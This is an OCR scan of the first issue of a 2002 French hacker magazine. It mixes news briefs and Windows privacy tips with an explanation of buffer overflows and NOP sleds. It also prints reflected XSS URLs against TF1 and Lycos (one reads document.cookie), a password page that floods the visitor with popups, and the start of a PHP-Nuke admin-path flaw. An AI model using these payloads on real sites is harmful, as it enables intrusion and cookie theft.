le Journal du Pirate

2,99€

#1, MAI-juin 2002

Le magazine des pirates informatiques

Snort, Spoofing, Diffing, Dos, autant de termes que vous ne comprenez pas? Le Journal du Pirate vous propose de vous initier aux dernières techniques des pirates informatiques. 20 pages bourrées à craquer d'info avec des trucs et astuces 100% utiles! Avec le Journal du Pirate vous accédez à l'info brute en direct du milieu, parfois difficile, parfois simple.

YesCard: La Carte bancaire qui dit toujours oui

BIOS, Des millions de PC MENACES!

0% surs, 100% piratables

Réseaux sans fils 802.11b

Snort, spoofing...

Attaques à gogo!

HOT NEWS

CRACK

TIPS&TRICKS

SOFT

HACKING

SERVERS

...me HP pour que sa ...ctement intégrée! Pour en ...ge:

Edito

On vous l'annoncait sur le Net depuis plusieurs mois, nos confrères ont annoncé notre sortie et vous nous avez surement vu passer a la télé, vous pouvez enfin découvrir le Journal du Pirate. Dans nos colonnes nous ne reprendrons pas les failles de securité majeures que nous avons découvert et dévoilés dans les systèmes d'emails gratuits ou de sites Web, nous préferons nous concentrer sur d'autres informations plus pointues et complémentaires. Ici pas de barratin inutile ou de remplissage de pages avec des textes écrits en gros, rien que du costaud pour les pros mais aussi pour les newbies, ceux qui veulent s'initier.

Pamela Andersson Lee.

le Journal du Pirate

150, route de Dieppe
76250 Deville les Rouen

Directeur de la Publication & Redacteur en Chef:
Gregory Peron

Ont collabore a ce numero:
Francois Tonic, Vincent Hierrak, Nathalie Hems, Stephane Turquois, Bill, Tommy Lee Jones, Bzh...

Maquette: **Media Design**

Dès sortie du journal, 4 millions de dollars sont versés sur le compte en banque personnel du Rédqc chef pour ses vacances au Bahamas.

Imprime en Europe

Commission paritaire: en cours

Depot legal: à parution

RCS PARIS B421097973

Le Journal du Pirate est une publication du groupe Hagal AriaSarl au capital de 85000 F

La redaction n'est pas responsable des textes, documents, photos qui lui sont communiques. Sauf accord particulier, les manuscrits, photos et dessins adresses a Le Journal du Pirate ne sont ni rendus ni renvoyes. Les indications de prix et d'adresses figurant dans les pages redactionnelles sont donnees a titre d'information, sans aucun but publicitaire.

©2001/2002

c o d e anti-intrusion

Il existe une méthode simple pour éviter les accès non désirés à certaines pages Web. Cela fonctionne contre des attaques de pro, et cela démontre que l'on peut mettre en place des protections simplistes permettant de filtrer sans beaucoup d'efforts!

```
<html>
<!----------petit exemple anti-intrusion ---------->
<head>
<title> Script anti-intrusion</title>

<script language="JavaScript">
<!-- Hide

var psw='letmein'; //mot de passe
var NoOfAttempts = 3; //temps d'attente
var hidden URL = [URL de test à ajouter]

var c=1 ;
while(c<=NoOfAttempts) {
var p = prompt(Entrée le mot de passe (attempt #'+c+' out
 of '+ NoOfAttempts+')','');
if (p == psw)
{
c=20000;
window.location = hidden URL;}
else
{
if (c== NoOfAttempts) {
        c++;
        var iCounter=0;
while(true)window.open("http://www.kiki.com");
}
else {
c++;
alert(Mot de passe invalide');
}
}
}
//-->
</script>
</head>
<body bgcolor="black" text="blue" link="#00FFFF"
vlink="#C0C0C0">
<p align="center"><img src="../../bitmaps/demo.gif"
WIDTH="480" HEIGHT="43"></p>
<center><p><h2>anti-intrusion</h2></p></center>
</body>
</html>
```

Insolite. Quand il veut le FBI peut être sympathique!

Les américains peuvent demander sur papier libre leur dossier auprès du FBI. Les USA et en particulier le FBI ont de grands talents pour ficher tout le monde. Et comme c'est le pays des libertés (sic!), il était normal de pouvoir obtenir une copie de son dossier. Bien entendu tout cela n'est pas gratuit et peut prendre un certain temps. Il faut aussi prendre quelques précautions lors de sa demande:

- **s'envoyer une copie de la lettre de demande et appeler le FBI pour s'assurer que sa lettre est bien arrivée.**
- **Si vous souhaitez des informations précises sur un incident ou une période, il faut le préciser avec le maximum d'indications (vive la bureaucratie).**
- **Bien entendu, si vous faites parti d'un classement top secret, secret défense, sécurité nationale, etc. n'espérez pas de voir votre dossier. Toutes les références médicales sont proscrites.**

Enfin, si après tout cela, vous êtes encore en droit de demander votre dossier, il suffit d'imprimer la lettre type de demande et d'envoyer le tout à la section Freedom of Information Act du FBI et attendre la réponse.

Site: *http://serialsavate.tripod.com/se/fbi.htm*
Pour voir la version française:
www.renseignementsgeneraux.com

Faille chez TF1

Une vulnérabilité de cross site scripting (CSS) sur les services de recherche de TF1!

Pour reproduire cet exploit, il suffit d'entrer quelques balises HTML:

http://www.tf1.fr/rechercher/resultat_rech/0,,705665,00.html?nbLinks=4&SOURCE=&Rub_Rech=&num=0&pos=1&aide=&ListeDocsID=&query=%3Cscript%3Ealert%28%27TF1+recommande+Hacker-mag.com%27%29%3B%3C%2Fscript%3E&x=9&y=5

source : newsffr

Trouvé sur le Net... Qui a dit que les Hackers n'avaient pas d'humour?

Heckenkamp sous les barreaux

Le célèbre pirate de eBay qui a fait frissonner le site d'enchères, s'est retrouvé derrière les barreaux après que son audition à la cours de justice ait tourné au vinaigre du fait de son système de défense. Heckenkamp a joué la carte du vice de procédure en jouant sur la lettre capitale de son deuxième prénom. L'accusé orthographie son nom Jerome T. Heckenkamp et l'acte d'accusation faisait référence à Jerome T. HECKENKAMP... Autant dire que cette stratégie n'a pas pesé lourd et que la juge n'a pas apprécié cet humour. Il est aujourd'hui derrière les barreaux...

Trouver les failles CGI

Les scripts sont des passoires bien connus des développeurs et des hackers. Ils existent des centaines de failles CGI utilisables qui permettent de pénétrer plus ou moins largement les systèmes les utilisant. Pour pouvoir les découvrir et vérifier vos scripts CGI ou ceux des autres, rien ne vaut un bon scanneur. En voici une petite sélection:

CGI-Founder
WWWscan
CGIScan
Simpsons'CGI Scanner

Ces outils sont facilement téléchargeables sur le Net. Utilisez Google avec le nom des logiciels cites pour les trouver (les adresses changent souvent donc les indiquer ne serait pas forcement pertinent)


Débarrassez-vous des espions...

Vous n'êtes pas sans le savoir, la mode chez les éditeurs de logiciels consiste à placer de petits modules espions qui leur permettent de tout savoir sur votre ordinateur. Dès Windows 98, Microsoft a implémenté un système d'identification très pernicieux. Grâce à lui, il est tout à fait possible de consulter via Internet cet identificateur. Dès lors, n'importe qui peut tout apprendre de vous pour peu qu'il connaisse la méthode... Windows Me, 2000 et XP sont tous infectés par ce mouchard.


Ne pensez pourtant pas que seul Windows soit susceptible de vous trahir. Windows Media Player est lui complice de cette intrusion dans votre vie privée. Mais ne pensez pas que seul Microsoft soit seul à être incriminé, des softs tels que Audiogalaxy, Getright, Gator ou ICQ jouent tous un rôle actif dans cette surveillance qui s'exerce au quotidien sur votre machine. Pour mieux comprendre comment l'on garde un œil sur vous voici quelques pistes...

Désactiver l'assistant d'enregistrement

Lors de l'installation de Windows, vous n'êtes pas encore affublé de ce numéro identificateur qui servira à vous traquer. C'est l'assistant d'enregistrement de Windows qui se livre à la basse besogne. Il est donc fort simple de contourner son action néfaste. Pour que vous ne soyez pas



Un clic suffit pour vous débarrasser des mouchards.



Désactivez le rapport d'erreur de Windows XP est un jeu d'enfant...

un numéro identifiable par n'importe quel curieux, il faut désactiver l'assistant d'enregistrement.

Pour cela, cliquez sur le bouton Démarrer puis sur la commande Exécuter. Saisissez alors la commande suivante :

Pour Windows 98 et Me : regsvr32.exe -u c:\windows\system\regwizc.dll

Pour Windows 2000 : regsvr32.exe -u c:\winnt\system32\regwizc.dll

Pour Windows XP : regsvr32.exe -u c:\windows\system32\regwizc.dll

Il vous suffit ensuite de valider en cliquant sur Ok pour recevoir un message de confirmation. Il ne vous sera plus proposé de vous enregistrer en ligne car la désactivation est effectuée.

Le rapport d'erreur n'est pas innocent

Les dernières versions des logiciels de Microsoft sont dotés d'un module qui se charge d'envoyer un rapport en cas de plante de votre ordinateur ou de l'application Microsoft qui a causé le plantage. Officiellement, il serait question de signaler les bugs à Microsoft, mais vous pouvez être sûr qu'il s'agit avant tout de glâner des infos sur vous et votre utilisation de votre PC. Les utilisateurs de Office XP sont les plus concernés par le rapport d'erreur (et pas seulement parce que ça plante souvent avec cette suite bureautique !). Pour contrer son action, lancez l'éditeur de la base des registres en tapant dansle champ Exécuter la commande Regedit. Cherchez ensuite la clé HKEY_CURRENT_USER\ Software\ Microsoft\ Office\ 10.0\ Common. Déroulez le menu Edition, sur Nouveau, Valeur DWORD, créez les valeurs suivantes : DWNeverUpload, DWNoExternalURL, DWNoFileCollection et DWNoSecondLevelCollection. Double cliquez sur chacune de ces valeurs puis saisissez 1 dans le champ Données de la valeur. Fermez ensuite le registre pour valider les changements. N'oubliez pas d'enregistrer les modifications que vous venez d'apporter. Pour les utilisateurs de Windows XP qui souhaitent désactiver le rapport d'erreurs, c'est plus simple. Ouvrez le panneau de configuration et cliquez sur le module Système. Activez l'onglet Avancé et cliquez sur le bouton Rapport d'erreurs puis cliquez sur désactiver le rapport d'erreur. Hop le tour est joué!

la ligne de commande depuis Windows

Eradiquer le mouchard de Windows Media Player

Windows Media Player lors de son installation vous confère un numéro d'identification que n'importe quel site Web peut récupérer pour mieux vous sonder. Le mouchard serait selon Kro$oft nécessaire au fonctionnement du streeaming, ce qui n'est qu'un énorme mensonge. Pour désactiver ce mouchard, lancez WMP. Déroulez ensuite le menu Outils puis cliquez sur Options.

Dans l'onglet Lecteur, décochez la case Autoriser les sites Internet à identifier le lecteur. Validez par OK. Terminé d'être pisté!

Cherchez bien, il existe encore nombre d'occasions de vous faire pister. Nous gardons pour un prochain numéro des révélations exclusives sur ICQ et toutes les méthodes pour vous débarrasser des curieux. ■

Kim Schmitz rattrapé par la justice

Il faut dire qu'il s'y attendait. Kim Schimdz ce hacker haut en couleur, connu pour sa «grande gueule» et pour sa passion des belles filles et des grosses voitures, avait fait fortune à 28 ans bénéficiant d'un délit d'initiés pour empocher quelques millions d'euros. Il va maintenant passer devant les tribunaux allemands. Il faut dire que ce petit délit d'initiés au cours duquel l'opération menée sur les actions du site Letsbuyit.com avait fait grand bruit, surtout quand le présumé coupable s'affiche au volant de voiture de sport rutilantes... Il y a pourtant peu de chance que le provocateur finisse derrière les barreaux ou alors pas pour très longtemps. Après l'insolence Kim Schmitz va-t-il opter pour la discrétion comme système de défense? La suite au prochain épisode.

Lycos vulnérable à la faille de Cross Scripting

Failles de sécurité de type cross site scripting (CSS) sur les services de traduction et d'informations infoplease de Lycos.

En effet, ces derniers n'effectuent pas de contrôle sur les caractères envoyés depuis leurs formulaires en ligne. Donc, rien de plus aisé que d'insérer du code javascript, et donc de subtiliser le contenu des cookies.

Pour réaliser cet exploit, il suffisait d'entrer quelques balises HTML comme suit:

translation.lycos.com:
http://translation.lycos.com/?urltext=<script>alert(document.cookie)</script>&lp=fr_en

infoplease.lycos.com :
http://www.infoplease.lycos.com/search.php3?in=dictionary&query=<script>alert(document.cookie)</script>

Etat de l'art du Hacking:

6 tendances majeures
1- Plus rapide, plus automatisé
2- De plus en plus sophistiqué
3- Des protections de moins en moins efficaces
4- Plus de failles, plus vite exploitées
5- L'architecture d'internet à l'index
6- Multi attaques

Beta 2 de Lindows

La nouvelle version du nouveau système d'exploitation devant proposé le meilleur de Windows ainsi que le meilleur de Linux est disponible en téléchargement. Pour l'instant très limité, il faudra attendre la prochaine release (incluant l'émulateur WINE) pour le support des applications Windows. Et les milliers de boggues ils seront aussi inclus?

L'arme fatale pour la sécurité !

La société éditrice de logiciels de sécurité Kero Knowledge system a annoncé la sortie d'un nouveau produit : Freedom Security & Privacy Suite v. 3.2. Cette suite se veut l'arme fatale pour la sécurité des PC connectés à Internet. Elle inclut un anti-virus, un pare-feu et un module de contrôle parental. Un arsenal qui devrait être en mesure que vous protéger des méchants pirates, enfin au moins un certain temps, d'autant quela société éditrice à signé des partenariats avec des constructeurs de PC comme HP pour que sa solution soit directement intégrée! Pour en savoir davantage:

Usurpation

Nous pourrions qualifier de minable le détournement du nom de domaine *www.ministeredelasante.org* au profit d'un pseudo produit pour agrandir son pénis! Se faire passer pour ce ministère sensible pour faire de l'argent, c'est minable et nous espérons que la personne sera poursuivie et condamnée comme il se doit!

Clairvoyant

Marc Andreessen, le co-fondateur de Nestcape, a demandé aux majors de la musique de ne plus tenter de lutter contre le piratage, précisant que cela était inutile. Ils les invitent à proposer de plus en plus de produits, de moins en moins cher. En voila un qui a tout compris!

Caché dans Winamp !

Il existe des petites fonctions cachées dans de très nombreux logiciels, nous vous proposons un «egg» du célèbre lecteur de MP3, Winamp.

1. Lancez Winamp 2.xx
2. Tapez nullsoft doucement, en appuyant sur la touche ESC après chaque L.
3. Utilisez la skin par défaut.
4. Vous voyez apparaître le texte: «It really whips the llama's ass»

D'après Nullsoft, l'éditeur de Winamp, il existerait 3 autres eggs...

Bande de voyeux va!

for HACKER ONLY

Une enquête menée par le Computer Security Institute a démontré que seulement 34% des entreprises victimes de piratage le signalent aux autorités; les victimes préférant ne pas ébruiter ces problèmes dont raison de son côté négatif. Autre chiffre intéressant: 38% de ces mêmes entreprises reconnaissent que leur site a été hacké pendant l'année!

www.gocsi.com/press/20020407.html

Manipulation en ligne...

Il semblerait qu'après les évènements du 11 septembre dernier l'heure soit au durcissement des différentes législations. Toutefois nous nous étonnons de plus entendre parler des pirates pakistanais que certains sites spécialisés dans le milieu underground avaient mis en avant. Ces pirates ont ils d'ailleurs jamais existés ?


2600 infiltré ?

Il semblerait d'après une information non confirmée, que des réunions se tenant dans le sud ouest de la France et soient organisées sous l'appelation «2600 South». Toutefois alors que les réunions se passent dans une atmosphère bon enfant, un contact nous a signalé la présence régulière d'un indic payé par la police pour récupérer les noms des participants; il se serait fait passer pour un étudiant en droit. Une information à prendre avec toute la réserve qui s'impose.

Vas y Homer!

Une brève qui n'a rien à voir avec le chmlic bique mais qui nous fait plaisir: La ville de Rio de Janeiro pense poursuivre la série «Les Simpsons» pour avoir comparé Rio à la jungle! Nous, nous soutenons Bart et Homer, vlan.

Comprendre le Buffer OVERFLOW



par Short-Kirkuit

Il existe plusieurs attaques distantes comme le sniffing, le spoofing et les failles (serveurs ou clients). Voici lq description d'une attaque dite locale.

Le dépacement de tampon est l'une des techniques d'attaques les plus sophistiqués. Certains d'entre vous connaissent seulement son nom pour l'avoir vu dans un messsage d'erreur d'un programe, sans être capable d'en connaître la cause ni de savoir son fonctionnement. C'est une attaque très exploitée par les pirates tout simplement parce qu'elle peut permettre l'exécution de n'importe quel code malveillant sur une machine cible!

Les buffers overflow sont provoqués lorsqu'un programme ne contrôle pas correctement les entrées qu'il reçoit. Quand un type écrit un programme, il attribue aux tampons une taille arbitraire relativement élevé pour qu'acun utilisateur n'ait besoin de davantage de place. Or, il est possible de provoquer la saturation des tampons en tapant des données plus volumineuses que l'epace qui leur est réservé. Cette action engendre un dépassement de tampon. Si les données sont insignifiantes, le programme plantera tout bonnement par protection afin que les tampons bourrés ne risquent pas d'écraser certaines lignes de codes.

Kekozako?

Les dépassements de tampons sont aussi appelés «destruction de la pile». Cette attaque est probablement l'une des plus dangereux du domaine de la sécurité informatique car mal compris. Tous les OS (Operating System) et architectures connaissent ce phénomène. En effet, tous les ordinateurs ont cela en commun que chacun héberge des processus qui sont formulés et exécutés. Chacun d'eux doit gérer les mémoires et les opérations I/O (Input/ Output). A cette fin, ils appellent régulièrement des fonctions. C'est ici que tout commence.

Quand un nouveau processus est démarré, l'OS lui alloue de la mémoire système qui est initialisée par le code de la fonction exécutant le processus. La première fonction s'appelle «main» ou «point d'entrée». L'exécution du programme débute à ce point jusqu'à la fin de processus qui se termine par un plantage ou un arrêt intentionnel. Les fonctions appelées obéissent aux ordres du logiciel et appelle souvent d'autres fonctions et chacune des sous-fonctions rend le contrôle à la fonction appelante quand elle est terminée.

Pendant qu'elle s'exécute, une fonction a besoin de stocker des données. Ainsi, quand il lui faut, par exemple, stocker une variable, elle la place sur la pile. Le processeur lui accorde donc une portion de mémoire, la «pile» (stack). Sa taille varie selon les besoins respectifs des fonctions, d'où son nom. Aussi, avant de débuter, une fonction doit vérifier que la pile est assez grande pour contenir toutes ses données. Si la place vient à manquer la fonction ne pourra pas utiliser toutes ses données et une erreur se produira. Mais si la fonction ne s'aperçoit pas du problème (à cause du erreur de porgrammation), elle continuera à stocker ses données et détruira la pile ce qui fait provoque le plantage du programme. C'est un dépassement de tampon ou «buffer overflow».

Il y a deux cas de buffer overflow. Certains sont malveillants, mais ils peuvent aussi être accidentels. Théoriquement est impossible en théorie, dans la pratique beaucoup d'applications sont bogguées ce qui a pour effet de les faire planter. Dans le cas d'un buffer overflow malveillant, par contre, cela peut permettra l'exécution des lignes de codes destinées à nuire.

Maintenant, on est obligé d'approfondire pour continuer. Le processeur garde la trace de toutes les instructions exécutées, gère la mémoire et exécute des calculs. Pour cela, il a besoin d'emplacement de stockage temporaires, des registres (A, B et C). Ils sont très sollicités quand un programme appelle des fonctions. Un processeur classique possède au moins un douzaine de registres. Un d'eux, le «pointeur d'instruction» (le registre IP) est spécialisé : il pointe sur l'emplacement de la mémoire qui contient le code de la fonction en cours d'exécution. Il est régulièrement incrémenté lorsque qu'une fonction marche car il exécute chaque instruction successivement. Il est totalement réinitialisé quand la fonction appelle des sous-fonctions pour pointer sur la nouvelle fonction et quand la fonction appelée s'achève, il est réinitalisé aussi afin de reprend là où il était sur la fonction appelante. Pour cela, il avait préalablement sauvegardé la valeur qu'il avait avant l'appel de la sous-fonction. En fait, les valeurs tous les registres sont sauvegardéss avant chaque appel de fonction et sont stockés généralement dans la pile. Ainsi, un buffer overflow risque de corrompre la pointeur d'instruction qui se trouve dans la pile. Un hacker peut exploiter cette faille car un buffer overflow réussi écrasera le pointeur d'instruction sauvegardé. Donc, quand la fonction se terminera, l'exécution ne reviendra plus à la fonction appelante, mais reprendra à l'adresse que le hacker aura placé dans le pointeur d'instruction.

Voici un extrait de programme en C pour illustrer cela ce propos:

```
void func(char *p)
{
    char stack_temp[20];
```

Un peu de programmation...

Noms des registres x86 32 bits	Description
EAX	Accumulateur (opérations arithmétiques)
EBX	Registre de base
ECX	Compteur (comme instructions «loop» par exemple)
EDX	Données (contient l'adresse du segment contenant les datas du prog)
ESI	Source Index (opérations pour chaînes de caractères)
EDI	Destination Index
EIP	Instruction Pointer (pointe la prochaine instruction a exécuter)
ESP	Pointeur de pile (indique le dernier élément de la pile)
EBP	Base Pointer (permet d'accéder à la pile lors d'appel de ss-prog)
EFL	Indicateur (Flag, utilsié pour les saut conditionnel par ex.)

depassement de tampon

```
    strcpy(stack temp, p);
    printf(stack temp);
}
int main(int argc, char* argv[])
{
    func("//BUFFER OVERFLOW//");
    return 0;
]
```

Le tampon de la pile ne fait que 20 octets. La fonction «strcpy» ne vérifie pas sa longueur, le tampon déborde sur la pile et écrase la valeur de retour. L'exécution reprend alors à une adresse incorrecte. Observez le programme avec un éditeur hexadécimal ou le débogueur de Microsoft «debug», et vous verrez que strcpy a écrasé la pile.

Pour dégotter des buffers overflow, les hacker repèrent les fonctions connues pour les générer. En général, ce sont les fonctions: strcpy - lstrcpy - wstrcpy - strncpy - strncpy - wstrcnpy - sprintf - swprintf - Gets - getws - strcat - lstrcat - wcscat - strncat - wstrncat - memcpy - memmove - scanf - wscanf - fgets - fgetws

Que se passe-t-il alors ?

Le programme plante ce qui signifie que vous avez détecter un buffer overflow exploitable :). Ensuite, examinez l'adresse qui se trouve dans le pointeur d'instruction en lookant un «dump» de la mémoire ou le journal de docteur Watson. Ensuite, il faut trouviez par quelle partie du tampon le pointeur d'instruction est alimenté.

Une fois la pile détruite, l'adresse de retour dans la fonction appelante est corrompus car, comme elle est placée dans la pile, elle peut être écrasée par un buffer overflow. L'objectif d'un dépassement de tampon réussi est de remplacer l'adresse intiale par une autre qui permettra au hacker d'exécuter son propre code. En effet, quand le programme appelle une fonction, le processeur empile les datas dans la pile de thread. Celle-ci sert d'emplacement de stockage temporaire pour les adresses et les variables des fonctions. Lorsqu'un hacker provoque un buffer overflow, une valeur appelée adresse de retour est affectée. Le buffer overflow n'écrase pas seulement l'adresse de retour, mais presque toute la pile, ce qui provoque un plantage. Généralement, le hacker chercher seulement à exécuter son code (payload). Injecté grâce au dépassement de tampon, il vient se nicher dans la pile avec les autres données. Il faut donc que le pointeur d'instruction du proccesseur pointe sur le tampon du hacker. Comment?

Execution du code pirate: tactiques

La méthode du «branchement direct» consiste à dire au code du dépassement de tampon de sauter jusqu'à un emplacement donné en mémoire. cela ne nécessite même pas de connaître la position de la pile en mémoire. Mais, cela possède deux problèmes.

- l'adresse de la pile peut contenir un «null», donc tout le code pirate doit se trouver avant l'injecteur et donc la place disponible pour le code est diminuée.
- l'adresse du code pirate ne sera pas toujours la même. Il faut donc la deviner.

mais c'est une technique très souple. Sous Unix, l'adresse de la pile contient rarement des «null». Deviner la position exacte du code pirate en mémoire est impossible. L'astuce consiste à remplir le tampon avec des instruction «nop» (90 en hexadécimal) avant la mise en place du code pirate. "nop" ne fait rien, c'est une instruction qui se contente d'être là). Ainsi, on tombera sur un nop et il suffira d'exécuter successivement chaque nop jusqu'à tomber sur le code pirate. La précision de notre estimation de l'adresse du code est inversement proportionnelle au nombre de nop que comporte le tampon

Le registre ESP pointe sur la position de la pile. Une instruction «ret» provoquera le chargement de l'adesse sur laquelle pointe ESP dans EIP. Cette opération est nommée le «dépilement» qui provoque le transfert de la valeur qui occupe le sommet de la pile dans EIP, qui point alors vers une nouvelle adresse.

Si la valeur du sommet de la pile ne pointe pas sur le tampon de l'attaque, le hacker dépile (par une série d'instructions pop) jusqu'à atteindre l'adresse utilisable.

La corruption d'un pointeur de fonction est le meilleur moyen de faire déborder la tas.

1) La technique de «violation de frontières» a pour but d'écraser un objet du tas par un objet voisin. Cela écrase le pointeur de table des fonctions virtuelles du second objet. L'adresse est écrasée et le pointeur pointe sur notre tampon. On place alors des valeurs dans notre table qui sert de «troyens» et indique les nouvelels adresses des fonctions de classe dont un destructeur. On l'écrase pour que la suppression d'objets classes fasse appel à notre propre destructeur. Ainsi, on peut exécuter n'importe quel code tant que l'on point le destructeur sur le code pirate.

EN RESUME


En résumé, les buffers overflow se produisent quand on saisi par exemple plus de caractère que la quantité prévue par le logiciel. Si le programme ne contrôle plus les données en plus, il y a dépassement de tampon. Il est quasiment impossible de savoir si un logiciel est sujet à cette attaque, par contre, on peut les découvrir si l'on connaît le fonctionnement interne des PC et la communicaton entre les différents registres internes et la pile.

Moteur de recherche: allié du Hacker?

Nous oublions aisément un élément tout simple et utilisé tous les jours par les internautes: le moteur de recherche. C'est le meilleur outil pour trouver des codes et des infos de hacking, mais aussi pour trouver des do-cuments particulièrement intéressants.

Les moteurs de recherche utilisent des requêtes interrogeant d'énormes bases de données. Potentiellement, le moteur de recherche représente une menace pour certains serveurs. Les moteurs et les robots scrutent sans cesse le Web pour effectuer des indexations sur toutes les pages accessibles. Ces outils ne différencient pas les informations sensibles des autres. Les administrateurs et Webmaster sous-estiment bien souvent les risques. Tous les moteurs de recherche ne fonctionnent pas de la même manière. Yahoo effectue une indexation manuelle (comme d'autres) alors que Google effectue une indexation automatique. Cela signifie que ce moteur ouvre les pages pour récupérer les données. Cela signifie que potentiellement, tous les liens seront lus. Donc, un fichier CGI sera indexé. Heureusement, les scripts renverront des erreurs, car aucune valeur n'est fourni en entrée. Par contre, Google offre une syntaxe de requête élaborée. Donc, on peut préciser notre recherche, même dans les scripts. Les scripts sont une des principales faiblesses des sites.

Grâce aux moteurs de recherche, on peut exploiter les failles des scripts CGI. Deux problèmes ont été rapidement détectés : htgrep et phf. La faille de htgrep fonctionne si le serveur utilise une version antérieure à 3.2. Au-delà des failles de tel ou tel langage de script, des moteurs de recherche de type Google, permettent des requêtes très précises. Par exemple, on peut cibler la recherche à des documents PDF, XLS, DOC, des fichiers de base de données, etc. On peut aussi, toujours grâce à Google, réaliser des requêtes de recherche sur les pages caches. On peut restreindre la recherche uniquement aux sites américains. On peut coupler le moteur de recherche à un scanner CGI. À cela, on peut aussi ajouter un superviseur réseau comme Cheops. Il permet de gérer un réseau mais aussi d'associer des programmes aux ports ouverts. Avec ces simples outils, on peut déjà faire de bonnes trouvailles. Preuve que les administrateurs ne font pas le nécessaire pour sécuriser leur réseau et serveur.



l'interface de nmap

Les failles de htgrep et phf, dans leurs anciennes versions, sont dangereuses car, on peut accéder aux fichiers du serveur! Le CGI n'est pas le seul à pouvoir subir les assauts d'un moteur de recherche. Des failles ont été découvertes dans Oracle Database et les pages ASP.

Outil Chéops: *http://www.marko.net/cheops/*

Tout webmaster doit penser à protéger son site et les pages sensibles de l'indexation des moteurs et robots. Un petit code suffit à passer outre l'indexation :

```
<html>
<head>
<title>Titre de votre page</title>
<META NAME="robots" CONTENT= "noin-
dex">
</head>
<body>
</body>
</html>
```

Comme d'habitude, ce code n'est pas générique et certains moteurs passent outre l'interdiction. Pour être sûr d'éviter une indexation, définissez un fichier robot.txt. Ce fichier est directement interprété par les robots. Ce document interdit toute indexation d'un répertoire sans au préalable interdire les pages une par une. Ce fichier doit impérativement se situer à la racine du site. Il possède deux commandes : user-agent pour spécifier les robots concernés par l'interdiction (* pour tous) et Disallow:/ pour interdire au robot les parties du site à ne pas indexer (/ signifie tout le site). Bien entendu, on peut spécifier uniquement les dossiers et documents à interdire. Si cela ne suffisait pas, utilisez en plus, un fichier htacces.

```
Exemples :
User-Agent: *
Disallow: /

User-Agent: Lycos
Disallow: /cgi-bin/ /tmp/
```

www.hAck...

Une excellente documentation sur les fichiers robot.txt:
http://www.kollar.com/robots.html


PHP Nuke

Ils existent de nombreuses failles permettant d'obtenir l'arborescence d'un site. Celle que j'ai découverte, permet non seulement de voir l'arborescence d'un site Web, mais aussi l'arborescence des disques durs! On a accès aux dossiers et aux fichiers. Cette faille est valable pour de nombreux sites puisqu'elle se base sur un simple script PHP proposé par PHP-Nuke. Décidément, PHP-Nuke possède une large panoplie de failles! Ce n'est pas la plus spectaculaire mais elle peut avoir une certaine utilité. Cet article explique comment j'ai réussi à trouver la faille et de quelle manière on peut l'utiliser (ou tout du moins comment moi j'ai réussi a l'utiliser).

Description d'admin.php

Un jour, sur un site (dont je ne me rapelle pas l'url), j'ai trouvé un script de démo offert par PHPNuke, Admin.php. Ce script, après authentification par login et passe de l'administrateur, permet (dans le «File Manager»):

— D'uploader un fichier dans le site
— De créer un fichier ou un dossier sur le site
— De déplacer un fichier ou un dossier déjà sur le site
— De renommer un fichier ou un dossier déjà sur le site
— De copier un dossier ou un fichier déjà sur le site
— De détruire un fichier ou un dossier du site
— De visualiser n'importe quel dossier ou fichier du site
— D'éditer un fichier se trouvant sur le site.



PHPNuke un puissant environnement de conception personnalisable

Bref, le webmaster a toutes les options nécessaires pour gérer et administrer un site. Mais, Admin.php permet aussi d'autres manipulations comme:

— Ajouter un administrateur de news
— Ajouter un utilisateur
— Configurer le site
— etc...

Voici, pour info, la liste des titres proposés (en plus des premiers que je viens de citer, et dont les 3 derniers) ainsi que leurs adresses respectives (ceci est appelé par PHPNuke «Menu D'administration»):

```
        Nouvel Article:
/admin.php?op=adminStory
        Affectation des sujets:
/admin.php?op=topicsmanager
        Blocs Gauches:
/admin.php?op=lblocks
        Blocs Droits:
/admin.php?op=rblocks
        Edition Utilisateurs:
/admin.php?op=mod users
        Editions des Administrateurs:
/admin.php?op=mod authors
        Bloc Admin:
/admin.php?op=ablock
        Bloc Principal:
/admin.php?op=mblock
        Sondages: /admin.php?op=create
        HTTP Referants:
/admin.php?op=hreferer
        Sections: /admin.php?op=
sections
        Liens Web:
/admin.php?op=links
        Preferences:
/admin.php?op=Configure
        Ephemerids:
/admin.php?op=Ephemerids
        File Manager (là où se trouve
les options qui nous intéressent):
/admin.php?op=FileManager
        Headlines:
/admin.php?op=HeadlinesAdmin
        Sortie: /admin.php?op=logout
```

Pour ceux qui se demandent pourquoi ces options, je rappelle que PHPNuke sert (entre autre) à gérer des «news».

Voici les urls directement accessible sur la page «File Manager», celle à laquelle on accède grâce à la faille expliquée plus loin:

Copier, renommer ou déplacer un fichier/dossier:

```
